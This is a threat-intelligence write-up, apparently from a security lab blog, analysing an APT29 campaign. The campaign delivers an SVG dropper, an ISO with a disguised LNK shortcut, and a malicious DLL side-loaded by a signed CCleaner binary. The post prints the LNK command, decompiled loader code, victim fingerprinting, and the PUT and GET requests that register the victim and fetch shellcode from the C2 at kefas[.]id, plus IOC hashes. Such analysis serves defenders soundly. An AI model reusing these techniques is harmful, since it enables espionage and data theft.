


New invitation from APT29 to use CCleaner

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Last month of May we were talking about the new [APT29 campaign that we called "Information"](#). Recently, just a week ago, [an unknown actor used similar techniques to APT29](#). This time APT29 is once again the focus after new techniques were identified in their operations.

This post details the new techniques observed, in particular:

- SVG Dropper
- DLL used for infection
- C2 behaviour



Infection chain

Stage0: SVG Dropper



SECUIINFRA FALCON TEAM

@SI_FalconTeam



Great catch @StopMalvertisin #APT29 🐞! We created a #Yara hunting rule to look for similar SVGs and found this sample:

test.svg


MD5: 5d327af805d36036c79cca2a027c1168

First seen: 2023-06-10

Uses a b64 encoded payload called test[.].zip, contains a legit procexp64.exe.


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Traducir Tweet



SVG “test” Sample

Once the file is opened, an ISO (**invitation.iso**) will be downloaded with a similar content to the one we have observed in other APT29 campaigns.



“Invitation.iso” content

The file used during this analysis is the following:

File	Sha256
Invitation.iso	AF1922C665E9BE6B29A5E3D0D3AC5916AE1FC74AC2FE9931E5273F3C4043F395

This particular **Invitation.iso** file contains the following files.

File	Sha256	Sta
Invitation.lnk	A8AE10B43CBF4E3344E0184B33A699B19A29866BC1E41201ACE1A995E8CA3149	Sta
CCleanerReactivator.exe	59E5B2A7A3903E4FB9A23174B655ADB75EB490625DDB126EF29446E47DE4099F	Sta
CCleanerReactivator.dll	7FC9E830756E23AA4B050F4CEAEB2A83CD71CFC0145392A0BC03037AF373066B	Sta
CCleanerDU.dll	D7BDA5E39327FE12B0C1F42C8E27787F177A352F8EEBAFBE35D3E790724ECEFF	Sta


Stage1: Loader

The first file that catches attention is **invitation.lnk**, which, despite having the icon of a folder, is a shortcut that launches the following command:

```
%windir%/system32/cmd.exe /q /c "robocopy . C:\Windows\Tasks /NODCOPY /NFL /NDL /NJH /NJS /NC /NS /NP > nul & start C:\W:
```

This command makes use of **Robocopy** to copy all files to the “C:\Windows\Tasks” folder and then run **CCleanerReactivator.exe**.

The **CCleanerReactivator.exe** binary is signed and undetected in VirusTotal. It is a software to free up computer space that can be [downloaded](#) legitimately.



“CCleanerReactivator.exe” detections in VirusTotal

The malicious activity will therefore be found in the **CCleanerReactivator.dll** and **CCleanerDU.dll** libraries, which will be loaded by the executable using the **DLL Side-Load technique**.

In the Imports of **CCleanerReactivator.exe** we can see how it loads only the library **CCleanerReactivator.dll**.

00000014...	HeapReAlloc	KERNEL32
00000014...	FlushFileBuffers	KERNEL32
00000014...	GetConsoleOutputCP	KERNEL32
00000014...	GetConsoleMode	KERNEL32
00000014...	SetFilePointerEx	KERNEL32
00000014...	CreateFileW	KERNEL32
00000014...	WriteConsoleW	KERNEL32
00000014...	AutoReactivatorSDK::RunProgram(wchar_t const *,int)	CCleanerReactivator

“CCleanerReactivator.dll” imports

When looking at the **AutoReactivatorSDK::RunProgram** function of **CCleanerReactivator.dll** we can see that it only loads the other library **CCleanerDU.dll**, specifically the **FreeInterface** function.

So **CCleanerReactivator.dll** only acts as a bridge and **CCleanerDU.dll** library is the one that will contain the malicious code in its **FreeInterface** function.

```

char __fastcall AutoReactivatorSDK::RunProgram(AutoReactivatorSDK *th
{
    HMODULE v2; // rax
    void (*v3)(void); // rax

    v2 = LoadLibraryA("CCleanerDU.dll");
    if ( v2 )
    {
        v3 = (void (*)(void))GetProcAddress(v2, "FreeInterface");
        v3();
    }
    return 1;
}

```

“AutoReactivatorSDK::RunProgram” loading “CCleanerDU.dll”.

Stage2: CCleanerDu.dll

The first thing we find in the *FreeInstance* function of **CCleanerDu.dll** is that it tries to load the **wininet.dll** library. To do this, it reserves memory by directly using calls to **NtAllocateVirtualMemory** and **NtProtectVirtualMemory**. It then loads the library using the **LdrLoad** function of **NTDLL.dll**.

```

ntdll = ntdll.dll;
LdrLoadDll = GetFunction(ntdll.dll, "LdrLoadDll");
LdrLoadDll = LdrLoadDll;
v23 = 0xBB49u;
v21 = 0xC3E3FF41;
v19 = 0x245C8948;
v20 = 16;
v22 = LdrLoadDll + 5;
zero = 0i64;
v17 = 19i64;
FFFFFFFF = return_FFFFFFFF();
NtAllocateVirtualMemory(FFFFFFFF, &zero, 0i64, &v17);
zero = zero;
Check_LdrLoadDll(zero, &v19, 5i64);
Check_LdrLoadDll(zero + 5, &v23, 2i64);
Check_LdrLoadDll(zero + 7, &v22, 8i64);
Check_LdrLoadDll(zero + 15, &v21, 4i64);
v16 = 0;
v17 = 30i64;
FFFFFFF = return_FFFFFFFF();
NtProtectVirtualMemory(FFFFFFF, &zero, &v17, 32i64);
LdrLoadDll_1 = LdrLoadDll;
v9 = 0i64;
v10 = 0i64;
v11 = 0i64;
v12 = 0i64;
v13 = 0i64;
v14 = 0i64;
lpMultiByteStr = "wininet.dll";
*wininet = 0i64;
v7 = 0i64;
v8 = 0i64;
MultiByteToWideChar(0xFDE9u, 0, "wininet.dll", -1, wininet, 24);
GetDLL(&wininet_res, wininet);

```

Getting “wininet.dll”

In case the library has been loaded correctly, it will start a function which we have named *C2_comm*. This Function will take care of the communication with the C2, for which it will load the following **wininet.dll** functions necessary to establish a connection:

- InternetOpenA
- InternetConnectA
- HttpOpenRequestA
- HttpSendRequestA
- InternetReadFile
- InternetCloseHandle

After this, it will try to mount the request correctly. The responsible function is one we have named **CreateRequest**, which does the following:

1. It obtains the UserName and the ComputerName through calls to **GetUserNameA** and **GetComputerNameExA**. With these values and a series of modular operations it will extract a 4-digit number that will identify the victim.

```
BufferSize = 0;
ExfiltBuffer = sub_7FEFAF21841(0x100000u);
pcbBuffer = 0xFFFF;
GetUserNameA(ExfiltBuffer, &pcbBuffer);
BufferSize += pcbBuffer;
ExfiltBuffer[pcbBuffer - 1] = 32;
nSize = 0xFFFF;
GetComputerNameExA(ComputerNameDnsFullyQualified, &ExfiltBuffer[BufferSize], &nSize);
BufferSize += nSize;
UserName_Char = 1;
for ( i = 0; ExfiltBuffer[i]; ++i )
{
    UserName_Char += ExfiltBuffer[i];
    if ( UserName_Char % 10000 )
        UserName_Char %= 10000u;
}
math_Operations(&ID, UserName_Char);
```

```
NameComputerName = UserNameComputerName;
v5 = 0;
if ( !UserNameComputerName )
{
    v5 = 1;
    *result_1 = 48;
}
while ( NameComputerName )
{
    result_1[v5] = NameComputerName % 10 + 48;
    NameComputerName /= 10u;
    ++v5;
}
for ( i = 0; i < (v5 >> 1); ++i )
{
    v3 = result_1[i];
    result_1[i] = result_1[v5 - i - 1];
    result_1[v5 - i - 1] = v3;
}
result = &result_1[v5];
*result = 0;
return result;
```

Create Victim ID

2. The code goes on to list all the running processes, using **CreateToolhelp32Snapshot**, **Process32First** and **Process32Next**. This information will be buffered together with the UserName and ComputerName as follows.

000001D49D182040	61	6E	64	72	65	73	20	61	6E	64	72	65	73	2D	56	6F	andres	andres-vo
000001D49D182050	73	74	72	6F	2D	33	35	30	30	20	7F	58	53	79	73	74	stro-3500	.[Syst
000001D49D182060	65	6D	20	50	72	6F	63	65	73	73	5D	7F	53	79	73	74	em	Process].Syst
000001D49D182070	65	6D	7F	52	65	67	69	73	74	72	79	7F	73	6D	73	73	em	Registry.smss
000001D49D182080	2E	65	78	65	7F	63	73	72	73	73	2E	65	78	65	7F	77	.exe	.csrss.exe.w
000001D49D182090	69	6E	69	6E	69	74	2E	65	78	65	7F	63	73	72	73	73	ininit	.exe.csrss
000001D49D1820A0	2E	65	78	65	7F	77	69	6E	6C	6F	67	6F	6E	2E	65	78	.exe	.winlogon.exe
000001D49D1820B0	65	7F	73	65	72	76	69	63	65	73	2E	65	78	65	7F	6C	e	.services.exe.l
000001D49D1820C0	73	61	73	73	2E	65	78	65	7F	73	76	63	68	6F	73	74	sass	.exe.svchost
000001D49D1820D0	2E	65	78	65	7F	66	6F	6E	74	64	72	76	68	6F	73	74	.exe	.fontdrvhost
000001D49D1820E0	2E	65	78	65	7F	66	6F	6E	74	64	72	76	68	6F	73	74	.exe	.fontdrvhost
000001D49D1820F0	2E	65	78	65	7F	73	76	63	68	6F	73	74	2E	65	78	65	.exe	.svchost.exe
000001D49D182100	7F	64	77	6D	2E	65	78	65	7F	73	76	63	68	6F	73	74	.dwm	.exe.svchost
000001D49D182110	2E	65	78	65	7F	73	76	63	68	6F	73	74	2E	65	78	65	.exe	.svchost.exe
000001D49D182120	7F	56	42	6F	78	53	65	72	76	69	63	65	2E	65	78	65	.VBoxService	.exe
000001D49D182130	7F	73	76	63	68	6F	73	74	2E	65	78	65	7F	73	76	63	.svchost	.exe.svc
000001D49D182140	68	6F	73	74	2E	65	78	65	7F	73	76	63	68	6F	73	74	host	.exe.svchost
000001D49D182150	2E	65	78	65	7F	4D	65	6D	6F	72	79	20	43	6F	6D	70	.exe	.Memory Comp
000001D49D182160	72	65	73	73	69	6F	6E	7F	73	76	63	68	6F	73	74	2E	ression	.svchost
000001D49D182170	65	78	65	7F	73	76	63	68	6F	73	74	2E	65	78	65	7F	.exe	.svchost.exe
000001D49D182180	73	76	63	68	6F	73	74	2E	65	78	65	7F	73	76	63	68	svchost	.exe.svch
000001D49D182190	6F	73	74	2E	65	78	65	7F	73	76	63	68	6F	73	74	2E	ost	.exe.svchost
000001D49D1821A0	65	78	65	7F	73	70	6F	6F	6C	73	76	2E	65	78	65	7F	exe	.spoolsv.exe
000001D49D1821B0	73	76	63	68	6F	73	74	2E	65	78	65	7F	73	76	63	68	svchost	.exe.svch
000001D49D1821C0	6F	73	74	2E	65	78	65	7F	73	76	63	68	6F	73	74	2E	ost	.exe.svchost
000001D49D1821D0	65	78	65	7F	73	76	63	68	6F	73	74	2E	65	78	65	7F	.exe	.svchost.exe
000001D49D1821E0	53	79	73	6D	6F	6E	36	34	2E	65	78	65	7F	73	76	63	Sysmon64	.exe.svc
000001D49D1821F0	68	6F	73	74	2E	65	78	65	7F	73	76	63	68	6F	73	74	host	.exe.svchost
000001D49D182200	2E	65	78	65	7F	75	6E	73	65	63	61	70	70	2E	65	78	.exe	.unsecapp.ex
000001D49D182210	65	7F	73	76	63	68	6F	73	74	2E	65	78	65	7F	73	69	e	.svchost.exe.si
000001D49D182220	68	6F	73	74	2E	65	78	65	7F	73	76	63	68	6F	73	74	host	.exe.svchost
000001D49D182230	2E	65	78	65	7F	74	61	73	68	68	6F	73	74	77	2E	65	.exe	.taskhostw.e
000001D49D182240	78	65	7F	63	74	66	6D	6F	6E	2E	65	78	65	7F	65	78	xe	.ctfmon.exe.ex
000001D49D182250	70	6C	6F	72	65	72	2E	65	78	65	7F	73	76	63	68	6F	plorer	.exe.svcho
000001D49D182260	73	74	2E	65	78	65	7F	53	65	61	72	63	68	49	6E	64	st	.exe.SearchInd
000001D49D182270	65	78	65	72	2E	65	78	65	7F	53	74	61	72	74	4D	65	exer	.exe.StartMe
000001D49D182280	6E	75	45	78	70	65	72	69	65	6E	63	65	48	6F	73	74	nu	ExperienceHost
000001D49D182290	2E	65	78	65	7F	52	75	6E	74	69	6D	65	42	72	6F	68	.exe	.RuntimeBrok
000001D49D1822A0	65	72	2E	65	78	65	7F	53	65	61	72	63	68	41	70	70	er	.exe.SearchApp
000001D49D1822B0	2E	65	78	65	7F	52	75	6E	74	69	6D	65	42	72	6F	68	.exe	.RuntimeBrok
000001D49D1822C0	65	72	2E	65	78	65	7F	53	68	79	70	65	42	61	63	68	er	.exe.SkypeBack
000001D49D1822D0	67	72	6F	75	6E	64	48	6F	73	74	2E	65	78	65	7F	52	ground	Host.exe.R
000001D49D1822E0	75	6E	74	69	6D	65	42	72	6F	68	65	72	2E	65	78	65	untime	Broker.exe
000001D49D1822F0	7F	64	6C	6C	68	6F	73	74	2E	65	78	65	7F	53	65	63	.dll	Host.exe.Sec
000001D49D182300	75	72	69	74	79	48	65	61	6C	74	68	53	79	73	74	72	urity	HealthSystr
000001D49D182310	61	79	2E	65	78	65	7F	53	65	63	75	72	69	74	79	48	ay	.exe.SecurityH
000001D49D182320	65	61	6C	74	68	53	65	72	76	69	63	65	2E	65	78	65	ealth	Service.exe
000001D49D182330	7F	56	42	6F	78	54	72	61	79	2E	65	78	65	7F	73	76	.VBox	Tray.exe.sv
000001D49D182340	63	68	6F	73	74	2E	65	78	65	7F	41	70	70	6C	69	63	chost	.exe.Applic

Exfiltration buffer

- Next, mount the path to which the connection will be made, which follows the following format:

```
search/s.php?i=1&id=APOX8NWOV4{4_DIGITS_VICTIM_ID}
```

- With the request created, it will perform a PUT registering the victim in the C2 kefas[.].id.

```
PUT search/s.php?i=1&id=APOX8NWOV41520 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; MAAU; rv:11.0) like Gecko
Host: kefas.id
Content-Length: 1488
```

PUT Request

- The last step is to check the server response, which will be successful if it receives “KKEE”.

```
while ( 1 )
{
    v3 = readBuffer != 4 || compare(a1, "KKEE");
    if ( !v3 )
        break;
    C2_Download("PUT", &URI, ExfiltBuffer, BufferSize, &readBuffer);
}
```

Check “KKEE” response

At the end of the **CreateRequest** function, it makes another connection and if successful performs a GET of the next stage of infection. This payload starts again with “KKEE”, which it checks to see if the communication was successful. If successful it returns the payload (without the “KKEE”), otherwise it suspends execution by calling **NtDelayExecution**.

```

while ( 1 )
{
    Connection(&uri, VictimID, v3, v4);
    C2_Download("GET", &uri, 0i64, 0, payloadSize);
    payload = a1;
    if ( a1 )
    {
        if ( *payloadSize > 10240ui64 )
        {
            for ( i = 0; i <= 4; ++i )
                v6[i] = payload[i];
            v7 = 0;
            if ( compare(v6, "KKEE") == 0 )
                break;
        }
    }
    NtDelayExecution(0x57u, 0x70u);
}
return payload + 4;

```

GET Request

Finally, it reserves memory again with **NtAllocateVirtualMemory** and **NtProtectVirtualMemory** and creates an execution thread with **CreateFiber** that will be in charge of launching the execution of the next stage. A fiber is a much lighter execution unit than a thread since it is not managed by the CPU but by the program itself.

```

second_stage_address = NtVirtualAlloc(payload, zero);
*second_stage_addr = *second_stage_address;
if ( NtVirtualProtect(second_stage_addr, zero) != 0 )
{
    ((CreateFiber_0)(second_stage_addr));
    sub_7FEFAF22426();
}

```

CreateFiber function

C2 Communications

It is interesting to note that communication with C2 has changed significantly since previous campaigns. Previously, registration with C2 was done with a POST of an encrypted JSON with the Username and ComputerName.

In this new iteration, victim IDs in C2 have been simplified to 4 digits. In addition, the next stage (shellcode) will be downloaded from C2 directly, instead of loading it locally.

IOCs

File	Sha256
Invitation – Santa Lucia Celebration.msg	966E070A52DE1C51976F6EA1FC48EC77F6B89F4BF5E5007650755E9CD0D73281
Invitation.svg	4875A9C4AF3044DB281C5DC02E5386C77F331E3B92E5AE79FF9961D8CD1F7C4F
Invitation.iso	AF1922C665E9BE6B29A5E3D0D3AC5916AE1FC74AC2FE9931E5273F3C4043F395
Invitation.lnk	A8AE10B43CBF4E3344E0184B33A699B19A29866BC1E41201ACE1A995E8CA3149
CCleanerReactivator.exe	59E5B2A7A3903E4FB9A23174B655ADB75EB490625DDB126EF29446E47DE4099F
CCleanerDU.dll	D7BDA5E39327FE12B0C1F42C8E27787F177A352F8EEBAFBE35D3E790724ECEFF
CCleanerReactivator.dll	7FC9E830756E23AA4B050F4CEAEB2A83CD71CFC0145392A0BC03037AF373066B

C2
<code>hxxps://kefas[.]id/search/s.php</code>

Source: <https://lab52.io/blog/2344-2/>